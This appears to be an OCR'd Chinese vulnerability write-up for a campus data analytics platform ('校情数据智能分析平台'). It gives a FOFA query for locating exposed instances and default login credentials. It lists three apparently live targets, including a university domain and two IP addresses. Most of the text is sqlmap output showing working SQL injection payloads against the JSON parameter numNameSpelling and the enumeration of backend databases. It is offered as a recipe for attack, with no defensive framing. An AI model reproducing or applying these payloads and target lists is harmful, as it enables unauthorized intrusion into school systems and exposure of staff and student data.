
FOFA：body="校情数据智能分析平台"

账号：000111


密码： 000111

案例 1：http://60.172.172.27:8888/


点击进入系统




点击教师画像




抓包，sqlmap 跑





案例 2：http://zhengai.hsxy.edu.cn/




```
[13:27:17] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON numNameSpelling ((custom) POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: {"deptment":null,"nowState":null,"numNameSpelling":"asd") OR NOT 2408=2408#","pageNum":1,"pageSize":10}
    Vector: OR NOT [INFERENCE]#

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: {"deptment":null,"nowState":null,"numNameSpelling":"asd") AND EXTRACTVALUE(6109,CONCAT(0x5c,0x71627a7171,(SELECT (ELT(6109=6109,1))),0x7162787171)) AND ("ZIHp"="ZIHp","pageNum"
:1,"pageSize":10}
    Vector: AND EXTRACTVALUE([RANDNUM],CONCAT('\',['DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]'))
---
[13:27:17] [INFO] the back-end DBMS is MySQL
web application technology: OpenResty
back-end DBMS: MySQL >= 5.1
[13:27:17] [INFO] fetching database names
[13:27:17] [INFO] searching for error chunk length...
[13:27:17] [PAYLOAD] asd") AND EXTRACTVALUE(5002,CONCAT(0x5c,0x71627a7171,(SELECT REPEAT(0x34,1024)),0x7162787171)) AND ("hTMW"="hTMW
[13:27:17] [WARNING] reflective value(s) found and filtering out
[13:27:17] [PAYLOAD] asd") AND EXTRACTVALUE(4877,CONCAT(0x5c,0x71627a7171,(SELECT REPEAT(0x31,21)),0x7162787171)) AND ("dovy"="dovy
[13:27:17] [PAYLOAD] asd") AND EXTRACTVALUE(8639,CONCAT(0x5c,0x71627a7171,(SELECT IFNULL(CAST(COUNT(schema_name) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.SCHEMATA),0x7162787171)) AND ("SzvZ"
="SzvZ
[13:27:17] [WARNING] the SQL query provided does not return any output
[13:27:17] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[13:27:17] [INFO] fetching number of databases
[13:27:17] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[13:27:17] [PAYLOAD] asd") OR NOT ORD(MID((SELECT IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.SCHEMATA),1,1))>51#
[13:27:17] [PAYLOAD] asd") OR NOT ORD(MID((SELECT IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.SCHEMATA),1,1))>48#
[13:27:17] [PAYLOAD] asd") OR NOT ORD(MID((SELECT IFNULL(CAST(COUNT(DISTINCT(schema_name)) AS NCHAR),0x20) FROM INFORMATION_SCHEMA.SCHEMATA),1,1))>9#
[13:27:18] [INFO] retrieved:
[13:27:18] [INFO] performed 3 queries in 0.39 seconds
[13:27:18] [ERROR] unable to retrieve the number of databases
[13:27:18] [INFO] falling back to current database
[13:27:18] [INFO] fetching current database
[13:27:18] [PAYLOAD] asd") AND EXTRACTVALUE(4073,CONCAT(0x5c,0x71627a7171,(MID((IFNULL(CAST(DATABASE() AS NCHAR),0x20)),1,21)),0x7162787171)) AND ("uvjZ"="uvjZ
[13:27:18] [INFO] retrieved: 'db_platform'
[13:27:18] [INFO] performed 1 query in 0.20 seconds
available databases [1]:
[*] db_platform

[13:27:18] [INFO] fetched data logged to text files under 'C:\Users\xiong\AppData\Local\sqlmap\output\zhengai.hsxy.edu.cn'
[13:27:18] [WARNING] your sqlmap version is outdated

[*] ending @ 13:27:18 /2024-02-29/
```

案例 3：http://112.26.163.91:12000/




```
[20:20:25] [INFO] testing 'MySQL UNION query (NULL) - 21 to 40 columns'
[20:20:26] [INFO] testing 'MySQL UNION query (random number) - 21 to 40 columns'
[20:20:27] [INFO] target URL appears to be UNION injectable with 24 columns
[20:20:34] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[20:20:34] [INFO] testing 'MySQL UNION query (NULL) - 41 to 60 columns'
[20:20:35] [INFO] testing 'MySQL UNION query (random number) - 41 to 60 columns'
[20:20:50] [INFO] testing 'MySQL UNION query (NULL) - 61 to 80 columns'
[20:20:51] [INFO] testing 'MySQL UNION query (random number) - 61 to 80 columns'
[20:21:09] [INFO] testing 'MySQL UNION query (NULL) - 81 to 100 columns'
[20:21:10] [INFO] testing 'MySQL UNION query (random number) - 81 to 100 columns'
(custom) POST parameter 'JSON numNameSpelling' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 1115 HTTP(s) requests:
---
Parameter: JSON numNameSpelling ((custom) POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: {"deptment":null,"nowState":null,"numNameSpelling":"a" RLIKE (SELECT (CASE WHEN (2534=2534) THEN 0x61 ELSE 0x28 END)) AND "gHzg"="gHzg","pageNum":1,"pageSize":10}

    Type: error-based
    Title: MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)
    Payload: {"deptment":null,"nowState":null,"numNameSpelling":"a" OR GTID_SUBSET(CONCAT(0x7171627171,(SELECT (ELT(9271=9271,1))),0x71626a7671),9271) AND "lqDB"="lqDB","pageNum":1,"pageSi
e":10}

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"deptment":null,"nowState":null,"numNameSpelling":"a" AND (SELECT 2759 FROM (SELECT(SLEEP(5)))lZVO) AND "Wiin"="Wiin","pageNum":1,"pageSize":10}

[20:21:11] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.6
[20:21:11] [INFO] fetching database names
[20:21:11] [INFO] retrieved: 'information_schema'
[20:21:11] [INFO] retrieved: 'db_platform'
[20:21:11] [INFO] retrieved: 'mysql'
[20:21:12] [INFO] retrieved: 'performance_schema'
[20:21:12] [INFO] retrieved: 'sys'
available databases [5]:
[*] db_platform
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
```